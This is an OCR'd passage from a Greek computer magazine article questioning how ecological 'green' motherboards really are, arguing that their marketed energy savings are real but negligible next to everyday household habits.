
Mobile phones

iPods/iPhone

Gadgets

32

Ποσο οικολογικές είναι οι πράσινες μητρικές;


οι πρά

σινες!

Μια κάποια οικολογική συνείδηση την έχουμε — πιστεύουμε πάνω από εκείνη του μέσου Νεοέλληνα. Μας αρέσει να βλέπουμε τη βιομηχανία να κινείται με γνώμονα την προστασία του περιβάλλοντος, αλλά μας χαλάει όταν η οικολογία εμπλέκεται σε διαφημιστικά τρικ, με στόχο την αύξηση των πωλήσεων και μόνο.


Μας έρχεται στο νου, π.χ., bannerάκι στη σελίδα μητρικών της Asus: Οικονομία τόσων μιλιβάτ, άρα τόσων Wh το χρόνο, επί τόσες μητρικές, ίσον τόσο λιγότερη ενέργεια! Επομένως, οικονομία στην κατανάλωση λιγνίτη, λιγότερη παραγωγή διοξειδίου του άνθρακα, οπότε μικρότερη αύξηση της θερμοκρασίας του πλανήτη! Μήπως σώσαμε επιτέλους τη Γη και δεν το πήραμε χαμπάρι;

ΜΠΑ, ΔΕΝ ΤΗ ΣΩΣΑΜΕ ΑΚΟΜΑ. Η οικονομία που προσφέρουν οι «πράσινες» μητρικές είναι σίγουρα ευπρόσδεκτη, αλλά φοβούμαστε πολύ μικρότερη από κείνη που θα επιτυγχάναμε αν, π.χ., ξεχνούσαμε αναμμένο το θερμοσίφωνο πέντε λεπτά λιγότερο! Ο λόγος, λοιπόν, για τον οποίο θα εστιάσουμε στις νέες τεχνολογίες εξοικονόμησης ενέργειας είναι το ενδιαφέρον που παρουσιάζουν αυτές καθαυτές — κι όχι το απειροελάχιστο ξεφούσκωμα του λογαριασμού της ΔΕΗ.

ΚΑΘΑΡΗ ΑΥΞΗΣΗ ΑΠΟΔΟΣΗΣ

